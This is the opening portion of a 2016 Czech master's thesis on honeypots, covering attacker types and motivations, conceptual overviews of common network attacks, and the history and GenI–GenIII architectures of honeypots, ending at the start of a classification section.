ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE
PROVOZNĚ EKONOMICKÁ FAKULTA
KATEDRA INFORMATIKY

DIPLOMOVÁ PRÁCE

BEZPEČNOSTNÍ TECHNOLOGIE: HONEYPOT

Bc.Adam Buriánek
vedoucí:Ing. Čestmír Halbich, CSc.

©2016 ČZU v Praze

Čestné prohlášení

Tímto čestně prohlašuji, že jsem DP na téma „Bezpečnostní technologie: honeypot“ zpracovával samostatně, pouze s použitím uvedené literatury, metod a zdrojů.

V Praze, dne 24. 03. 2016 ……..

Poděkování

Tímto bych rád poděkoval Ing. Čestmíru Halbichovi, CSc. za cenné rady a připomínky vedoucí ke zlepšení úrovně práce a jejímu zdárnému dokončení.

Bezpečnostní technologie: Honeypot

Souhrn

Práce se zabývá bezpečnostní technologií honeypotů, která může mít bezpečnostní nebo výzkumný charakter. Představujeme zde historický úvod do této technologie, generický model honeypotu a generace, které na tento model navazují a jsou označovány jako GenI, GenII a GenIII. Dále seznamujeme čtenáře s dnešními síťovými hrozbami a motivacemi útočníků. Názorně prezentujeme rozdělení honeypotů do kategorií a nejčastější zástupce těchto kategorií. V pozdějších kapitolách si představíme slabiny implementací honeypotů vedoucí k jejich odhalení a závěrem práce také implementaci tří zařízení Dionaea, Kippo a Glastopf.

Praktická část se zabývá implementací v síti internetu a analýzou záznamů získaných z těchto zařízení. Poslední část práce obsahuje základní doporučení pro obranu a závěr.

Klíčová slova: honeypot, Glastopf, Dionaea, bezpečnost, malware, útok, analýza

Security technology: Honeypot

Summary

The aim of the document is to present the security technology of the honeypots that plays the security part as well as the research part. Firstly the history of the technology is described together with the generic model of honeypot and generations that follow with the marking as GenI, GenII and GenIII. Further the reader is informed about the current network threats and the motivation of the attackers. The classification of honeypots is cleary shown providing the common representatives of the described categories. In other chapters the weaknesses of the honeypots implementation are introduced that lead to their revealing. At the end the implementation of the tree honeypots of Dionaea, Kippo and Glastopf is presented.

The practical part of the document is focused on the implementation of the honeypots in a network and on analysis of records received by deployment of such honeypots. The final part of the document deals with the recommendations for a protection and a closing part.

Key words: honeypot, Glastopf, Dionaea, security, malware, attack, analysis

1 Úvod

Bezpečnost IT systémů je v dnešní době velmi diskutované a rizikové téma. Útok na informační systémy za účelem zisku informací nebo poškození dobrého jména společnosti je dnešní motivací útočníků. Pokud se chceme účinně bránit, je nutné vědět co nejvíce informací o metodách, motivaci a cílech útočníků. Nejvíce informací zjistíme tehdy, pokud útočníky nalákáme a pozorujeme je při práci. Abychom mohli kohokoliv nalákat, musíme ho zaujmout vhodnou návnadou, o kterou bude mít zájem. V bezpečnostní sféře a síti internetu jsou naší návnadou data. Mají podobu citlivých informací, jako jsou hesla, důležité zpráva a analýzy, špatně zabezpečené servery a aplikace. Tímto vzbudíme u útočníka zájem o data, ale také musíme dát pozor, aby nebyl prozrazen náš úmysl sledovat jeho činnost. Tak jako se snaží útočník skrýt v síti nebo na serveru, tak tvůrce honeypotu dělá vše pro to, aby si útočník myslel, že je na reálném produkčním prostředí, kde jsou citlivá data.

Čím více budeme simulovat reálnost prostředí, tím více informací získáme o útočníkovi. Vše má však dvě strany mince. Čím více budeme simulovat reálnost prostředí a těžit informace o útočníkovi, tím složitější bude konfigurace naší pasti a větší rizikovost. Pokud chceme více informací o útočníkovi, musíme mu umožnit větší interakci s prostředím a čím více nástrojů a možností mu dáme, tím se zvyšuje riziko prolomení naší pasti a využití jí proti nám. V dnešní době jsou v bezpečnostní komunitě jakákoliv data a z nich získané znalosti o útočnících a útoky vyváženy zlatem. Honeypot nám poskytuje nahlédnutí do mysli, zkušeností a technik útočníka. Důkladnou analýzou se poté můžeme připravit na téměř všechny hrozby.

2 Cíl práce a metodika

Hlavním cílem diplomové práce je charakterizace technologií Honeypotu v převážně v linuxovém prostředí a konfigurací v síti.

Dílčí cíle diplomové práce jsou:

- Historie honeypotů
- Motivace útočníků
- Koncept a popis technologie Honeypotu
- Zapojení a konfigurace v síti
- Analýza záznamů

Teoretická část diplomová práce byla vypracována na základě prostudované literatury, která je uvedena v seznamu použitých zdrojů a konzultací se síťovými specialisty. Jednalo se především o generalizaci honeypotů, jejich klasifikaci a možná slabá místa.

Praktická část je vypracována na základě zapojení honeypotu do sítě internet v období 6 měsíců, od října 2015 do března 2016. K analýze jsou využívány výsledky ze tří zařízení Kippo, Glastopf, Dionaea.

3 Literární rešerše


3.1 Bezpečnostní hrozby

Útočníci se mohou dělit do dvou skupin na vnější a vnitřní

(Russell & Gangemi, 1993). Toto rozdělení znamená schopnost útoku a hrozby pro organizaci z vnější sítě internetu nebo vnitřní sítě intranetu.

3.1.1 Druhy útočníků

Obrázek č. 1-Druhy útočníků



Zdroj: (Han & Dongre, 2014), vlastní zpracování

3.1.1.1 Script Kiddies

Tento fenomén byl velice populární v letech 1990 až 2000. Tímto označením se nazývá útočník, který nemá příliš velké zkušenosti s operačními systémy a nástroji potřebným k průnikům do sítě. Většinou využívá dostupné automatické nástroje a zanechává za sebou viditelné stopy průniku.

3.1.1.2 Black Hats

Jedná se o zkušené útočníky, kteří neútočí v globálním měřítku, ale specializují se na útoky vůči jednomu konkrétnímu cíli. Používají speciální vlastnosti nástrojů nebo si vytvářejí vlastní. Používají sofistikované metody útoků a nemusí útočit přímo na cíl, ale také na slabé články, které využijí poté k průniku. V systému se chovají nenápadně a snaží se maskovat svoji přítomnost.

3.1.1.3 White Hats

Tímto termínem jsou většinou označováni bezpečnostní experti, kteří se snaží dostat do systémů nebo sítě za účelem penetračního testování, hledání bezpečnostních hrozeb a slabých míst. Jedná se o přímý protiklad „Black Hats“. Testování většinou předchází písemná smlouva.

3.1.1.4 Hacktivists

Haktivisté jsou lidé, kteří převážně protestují proti jakékoliv politické moci, náboženské společnosti nebo korporacím a tyranii. Chtějí publicitu a o útoku informují na veřejně dostupných sítích jako je Youtube nebo Twitter.

3.1.1.5 Vnitřní hrozba

Jedná se o „insidera“, většinou o nespokojené zaměstnance, dodavatele nebo osobu, kterou najaly jiné organizace pro průnik a získání důležitých dat. V mnoha případech je takovýto útočník obyčejný zaměstnanec, který z důvodu nedodržení bezpečnostní politiky a vlivem sociálního inženýrství udělá chyby, které vedou ke kompromitování firemní sítě. Cílem jsou jakékoliv organizace, společnosti nebo vlády.

3.1.1.6 Grey Hats

Jsou kombinací White a Black Hats. Mohou vyhledávat zranitelné systémy, proniknout do nich a majitelům nabídnout pomoc a řešení, samozřejmě za určitou cenu.

3.1.1.7 Vulnerability Brokers

Jedná se o bezpečnostní týmy nebo jednotlivce, kteří hledají chyby nulového dne v softwaru nebo systému a mohou nalezenou chybu oznámit dodavateli za peněžní

poplatek. V bezpečnostní komunitě se jedná o legitimní podnikání, které využívají také velké korporace jako je Google nebo Apple.


3.1.1.8 Národní zájem

Je jedním z nejcitlivějších témat v dnešní moderní době. Jsou to státem sponzorovaní útočníci, kteří se snaží o průnik do systému korporací, teroristických sítí nebo infrastruktury jiné vlády, za účelem získání důvěrných dokumentů nebo sabotáže. V dnešní době tyto útoky získaly na oblibě před útoky pozemními. Válka se přestěhovala na internet.

3.1.2 Motivace útočníků


Je nutné pochopit motivaci útočníků, protože kybernetická rizika představují jedny z nejvážnějších ekonomických a bezpečnostních hrozeb 21. Století.(White House, 2009)
Z grafu níže můžeme vidět podíl motivace v pozadí útoků v letech 2014 a 2015.
Kategorizace útočníků na obrázku č. 1. nám lépe pomůže pochopit motivace níže.

Graf č. 1-Motivace útočníků



Zdroj: http://www.hackmageddon.com/2016/01/11/2015-cyber-attacks-statistics/

Obrázek č. 2-Druhy motivací



Zdroj: (Han & Dongre, 2014), vlastní zpracování

Neúmyslná motivace je chybou vnitřní, kdy zaměstnanec vlivem své nepozornosti stáhne nebezpečný nebo škodlivý soubor a infikuje svůj počítač nebo celou síť.

Zaslepenost je způsobena zaměstnanci nebo útočníky z vnější sítě a jedná se o nečinnost v jakékoliv situaci, kdy nemáme správné znalosti, nástroje nebo přístupnost k vhodné osobě pro učinění opatření.

Úmyslné akce jsou činěny zaměstnanci i útočníky ze sítě internet nebo vnitřní sítě intranet a mají za cíl škodit. Lze je dělit:

3.1.2.1 Politické motivace

Politické motivace mohou obsahovat poškozování, ničení nebo získání kontroly nad cílem a jeho politizací.

3.1.2.2 Ekonomické motivace


Obsahuje krádež intelektuálního vlastnictví pro ekonomické či jiné účely, různé druhy podvodů nebo poškození výroby.

3.1.2.3 Socio-kulturní motivace:

Obsahuje útoky motivované filozofickými, politickými nebo ideologickými cíly. Obsahuje také útoky motivované zábavou nebo snahou se zviditelnit.

3.1.3 Síťové útoky

Graf č. 2-Síťové útoky



Zdroj: http://www.calyptix.com/top-threats/top-7-network-attack-types-in-2015-so-far/

3.1.3.1 Denial of Service (DOS), Distributed Denial of Service(DDOS)

Jedná se o útok na infrastrukturu sítě s úmyslem přetížení služeb a nedostupnosti pro obyčejného uživatele. Rozdíl mezi Dos a DDos je v počtu primárních útočníků. Při Dos útočí jeden počítač a jedna IP adresa v DDos je útočníků velký počet, například botnet.

DDoS útok může být rozdělen do třech kategorií:

3.1.3.1.1 Kapacitní útoky

Do této kategorie patří UDP floods, ICMP floods a ostatní útoky, při kterých se podvrhují pakety. Cílem útočníků je zahltit celou šíři pásma cílené sítě.

3.1.3.1.2 Útok na protokoly

Obsahuje útoky typu SYN flood, Ping of Death, Smurf DDoS nebo fragmentation packet attacks. Tyto druhy útoků konzumují zdroje serveru nebo přidružených systémů jako jsou firewally či load balancery.

3.1.3.1.3 Útok na Aplikační vrstvu

Obsahuje útoky typu Slowris, Zero-day DDoS nebo útoky DDoS s cílem napadnutí systému Windows a jeho aplikací nebo dodatečných služeb jako je Apache a následné nedostupnosti pro uživatele.

3.1.4 Útok hrubou silou

Nazývaný též „Brute Force attack“. Jedná se o útok, kdy se snažíme pomocí automatických nástrojů rozluštit zašifrované heslo. Používají se předem připravené knihovny s hesly, rozsáhlé slovníky nebo hashe.

3.1.5 Útok na prohlížeč

Nazývaný též „Browser attack“. Jedná se o útok na internetový prohlížeč běžného uživatele. Infikované stránky mohou donutit uživatele nainstalovat software, který obsahuje malware nebo je jinak škodlivý.

3.1.6 Shellshock útok

Shellshock je bezpečnostní chyba postihující unixové prostředí bash shellu.

Nedostatečnou kontrolou proměnných parametrů funkcí jsou neúmyslně vykonány příkazy, které mohou ohrozit bezpečnost zařízení.

3.1.7 SSL útok

SSL útok útočí na data posílaná přes kryptované spojení, úspěšný útok umožňuje přístup k těmto datům. Útočník klientovi vnutí část JavaScriptového kódu, díky němuž je schopen pomocí packet snifferu zachytit a následně dešifrovat zabezpečené soubory cookie, které webová aplikace používá k ověření uživatele.

3.1.8 Zadní vrátka

Nazývány též „Backdoor “. Jedná se o software zanechaný útočníkem, který umožňuje obejít běžnou autorizaci uživatele a dovolí neautorizovaný přístup k tomuto počítači.

3.1.9 Botnet útok

Botnet je skupina infikovaných počítačů, které jsou vzdáleně řízeny jedním nebo více útočníky. Jsou součástí šedé zóny internetu, kdy je lze za velmi malé finanční částky pronajmout. Používají se pro širokou oblast působnosti útoků. Pomocí nich mohou být rozesílány spamy, tvořeny click-fraud útoky nebo DDoS útoky.

3.1.10 Ostatní

Pod ostatními technologiemi útoku si můžeme představit například „spoofing", kdy útočník využije technologii nebo protokol pro podvržení falešné identity. Nejznámější jsou tyto druhy útoků IP Addres spoofing, ARP spoofing (ARP Poisoning), DNS spoofing (DNS Cache Poisoning) nebo Email spoofing.

3.2 Koncept a popis honeypotu

3.2.1 Popis

Při popisu honeypotu budeme vycházet z definice níže.

Honeypot je program, který simuluje jednu nebo více atraktivních služeb, operační systém nebo celou síť, spolu se skutečností, že se jedná o pevně uzavřený systém nebo prostor tak, aby bylo možné nalákat útočníka. (Joshi & Sardana, 2011)

3.2.2 Historie

Honeypoty mají svou unikátní historii, v různých podobách se objevují již od roku 1960, do většího povědomí vstupují začátkem roku 1990. Za průkopníka a toho, kdo položil základy honeypotu lze považovat amerického astronoma Clifford Paul Stoll, který pracoval jako systémový administrátor v Lawrence Berkeley National Laboratory. Stoll objevil v systému, který spravoval neznámého uživatele a rozhodl se zjistit, jak se daný útočník do systému dostal. Aby mohl získat co nejvíce informací, Stoll vytvořil falešné prostředí. Hlavní myšlenka byla udržet útočníka připojeného a zaměstnaného pro vysledování. Nenazýval prostředí honeypotem, pouze chtěl pomocí zaznamenáváné činnosti a monitoringu přijít na slabý článek systému a také objasnit, jak se útočník dostal dovnitř. Jako první literatura o honeypot se označuje kniha od stejného autora „Cuckoo's

Egg“ v českém překladu Kukaččí vejce. Druhou klíčovou literaturou je publikace od Billa Cheswicka „An Evening with Berferd“, která jde již do větších technických detailů, popisuje vytvoření falešných služeb, sendmailu a jiných pokročilých technik. Jedním z prvních honeypotů byl Deception Toolkit z roku 1997 používající unixové prostředí. Tento nástroj byl složen z několika skriptů v programovacím jazyce Perl.

Do roku 1999 existovaly honeypoty bez přesné specifikace a standardů. Lance Spitzner oddělil honeypot jako samostatnou bezpečnostní oblast a založil „The Honeynet Projekt“. Honeynet vytvořil první standardizovaný model pro nasazení, který byl znám jako první generace – GenI model. Zaměřoval se na datovou kontrolu a sběr dat.

Na obrázku níže je možné vidět historii honeypotu a jeho generací.


Obrázek č. 3-Historie honeypotu

Zdroj:(Spitzer, 2003), vlastní zpracování

3.2.3 Generace

3.2.3.1 Generický model

Obrázek č. 4-Generický model Honeypotu



Zdroj:autor

Produkční systém

Nejedná se o skutečný produkční systém s kritickými daty, ale jeho simulaci pro nalákání útočníků. Obsahuje falešné datové soubory a zdroje, navíc je zajištěna automatická odpověď útočníkům na útoky jako v reálném produkčním prostředí.

Firewall

Poskytují záznamy o činnosti útočníka na honeypotu a o tom jak se na honeypot dostal. Jsou nastaveny tak, že zaznamenávají veškerý provoz směrem k honeypotu.

Monitorovací jednotka

Jedná se o hodnotící jednotku, která monitoruje síťové nebo systémové aktivity pro podezřelé či nebezpečné aktivity a vytváří reporty pro řídící stanici.

Pohotovostní jednotka

Generuje emaily o příchozím nebo odchozím provozu směrem k a z honeypotu

na základě vstupů od monitorovací jednotky a přesně definovaných pravidlech od administrátora.

Sběrná jednotka


Jednotka provádí ukládání všech systémových záznamů, tak i záznamů z firewalu a provozu sítě na disk.

3.2.3.2 První generace

První generace označovaná jako GenI měla jednoduché a základní funkce a byla velmi snadná pro správu a instalaci.

Architektura první generace:

Obrázek č. 5- GenI Honeypots



Zdroj: (Bojan, 2004)

Pro datovou kontrolu v GenI byl použit zpětný firewall. Byl velmi jednoduše nastaven, povoloval téměř veškerý provoz do sítě s honeypotem, ale zároveň zakazoval jakoukoliv komunikaci ven ze sítě. Pravidla na straně firewallu musela být velmi striktní, z důvodu obavy kompromitace interních systémů. V této architektuře se nacházelo i IDS, které mělo dva hlavní úkoly. Prvním úkolem bylo veškeré zachycení provozu v síti skrz

firewall a druhým úkolem byla standardní funkce IDS, tedy zpracování síťového provozu a nalezení škodlivých aktivit a upozornění administrátorů.


Útočník neměl být schopný zachytit data, které zachytávaly ostatní komponenty, proto IDS byla většinou implementována na systémech s duálními síťovým interface. Jedna síťová adresa neměla přiřazenou IP adresu a byla v promiskuitním módu. Umožnila odposlouchávání a záznam provozu na síti směrem k a z honeypotu. Vzhledem k tomu, že nebyla přidělena IP adresa, tak při kompromitaci útočníkem nebylo možné detekovat IDS. Ostatní interface byly připojeny do oddělené, většinou produkční sítě, která sloužila k administraci IDS nebo sběru dat. Pro minimalizaci rizika se převážně jednalo o honeypoty s nízkou mírou interakce. Generace prvních honeypotů měla nedokonalé zaznamenávání událostí. Pokud útočník používal šifrování nebo jinak skrýval svou aktivitu před IDS, vznikala nepříjemná situace. Bezpečnostním výzkumníkům dělaly GenI starosti ze dvou hlavních důvodů. První byla idea, že útočník použije kompromitovaný honeypot k průniku hlouběji do sítě a zaútočí na jiné systémy. Druhý důvod byla nastupující popularita šifrované komunikace, jejímž důsledkem bylo problematické zaznamenávat útočníkovu aktivitu a neupozornit, že se nachází na honeypotu.

3.2.3.3 Druhá generace

Vývoj druhé generace honeypotů označované jako GenII začal v roce 2002 a těžil ze zkušeností z GenI, kde bylo zakomponováno mnoho úprav směrem k větší datové kontrole a monitoringu. Druhá generace již dovolovala vysokou interakci s útočníkem, z tohoto důvodu byly velmi striktně implementovány metody datové kontroly.

Architektura druhé generace:

Obrázek č. 6-GenII Honeypot



Zdroj: (Bojan, 2004)

Hlavní rozdíl mezi GenI a GenII je brána, která se stala klíčovým elementem honeynetu. Veškerý provoz procházející směrem k honeypotu musí projít přes tuto bránu, jedná se tedy o výborné místo pro implementaci datové kontroly a mechanizmu zaznamenávání.

Datová kontrola

Jednalo se o nejdůležitější požadavek pro tuto generaci. První generace nabízela pouze simulace běžících služeb, druhá generace nabízela již reálný operační systém s aplikacemi. Pokud byl honeypot kompromitován, útočník nad ním měl kompletní kontrolu. Z důvodu limitování tohoto rizika brána obsahuje Intrusion Prevention System (IPS), který obsahuje základní firewall a IDS. Implementace firewallu na druhé síťové vrstvě jako bridge zařízení ztížila detekci honeypotu pro útočníky, protože tento firewall neměnil TTL paketů. Tak jako v první generaci byl firewall nastaven na blokování většího počtu odchozích spojení z důvodu zamezení DoS útoků. IDS systém, který byl součástí IPS, byl konfigurován tak, aby měnil nastavení firewallu z důvodu detekce podezřelých aktivit. Jakmile byla zaznamenána podezřelá aktivita, IPS dynamicky měnila pravidla firewallu, budoucí pakety stejného typu byly tedy blokovány, čímž se zamezilo ohrožení ostatních systémů. Většina implementací IDS obsahovala open source projekt Snort.

Sběr dat

Sběr dat je prováděn na různých vrstvách z důvodu vytěžení maximálního množství informací.

První vrstva sběru dat se nachází na bráně, která je nakonfigurována tak, aby zachytávala veškerý provoz z a do honeypotu. Jedná se o stejný princip jako pro GenI. GenII již má k dispozici IPS jako bránu, která nabízí lepší možnosti analýzy dat. Jakmile je zaznamenán nový útok, detektovaná signatura útoku je zaznamenána na IPS a může být již příště blokována na úrovni brány.

Druhá vrstva sběru dat se nachází v záznamech firewallu. Tyto záznamy mohou poskytnout informace o blokovaných aktivitách útočníka. Jakmile je honeypot kompromitován, útočník mezi jinými věcmi může použít útok DoS na vzdálený systém. Tyto záznamy mohou ukázat, jaký druh komunikace útočník navazoval a kde přesně jeho cíl byl.

Třetí vrstva představuje monitorování kláves útočníka. Jedná se o důležitou možnost, vzhledem k velkému používání zabezpečeného spojení SSH.

3.2.3.4 Třetí generace

Třetí generace honeypotů označována jako GenIII, která sdílí stejnou architekturu jako generace druhá, byla uvedena na konci roku 2004. Jejím hlavním zástupcem je Roo. Změny jsou především v pokročilejším administračním rozhraní, lepší datové analýze a dokonalejší správě automatických aktualizací. Třetí generace také implementovala nový datový model, který je nezávislý na datovém zdroji. Model se skládá z hosta, který reprezentuje honeypot, procesu, který reprezentuje spuštěný program, souborů uložených na disku a síťové komunikace.

3.2.3.5 GenI, GenII, GenIII


Rozhodnutí zda implementovat první, druhou nebo třetí generaci honeypotu, záleží především na účelu, prostředí a cíli. První generace vyniká v detekci rychle šiřitelných červů, kdy chceme primárně identifikovat zdroj hrozby. Protože se jedná většinou o simulaci určité části, nikoliv živého systému, je i hrozba ze strany útočníka při odhalení minimální. Tyto honeypoty také nejsou náročné na implementaci ani hardware. Honeypoty druhé a třetí generace jsou náročnější na implementaci a při prozrazení jsou hrozbou pro

síť. Tento typ byl většinou implementován jako výzkumný, protože dokázal detailně analyzovat hrozby, nástroje a kroky útočníka.

3.2.4 Klasifikace

Honeypoty mohou být rozděleny do několika kategorií na základě hledisek níže.

Obrázek č. 7-Klasifikace Honeypotů



Zdroj:autor

3.2.4.1 Interakce

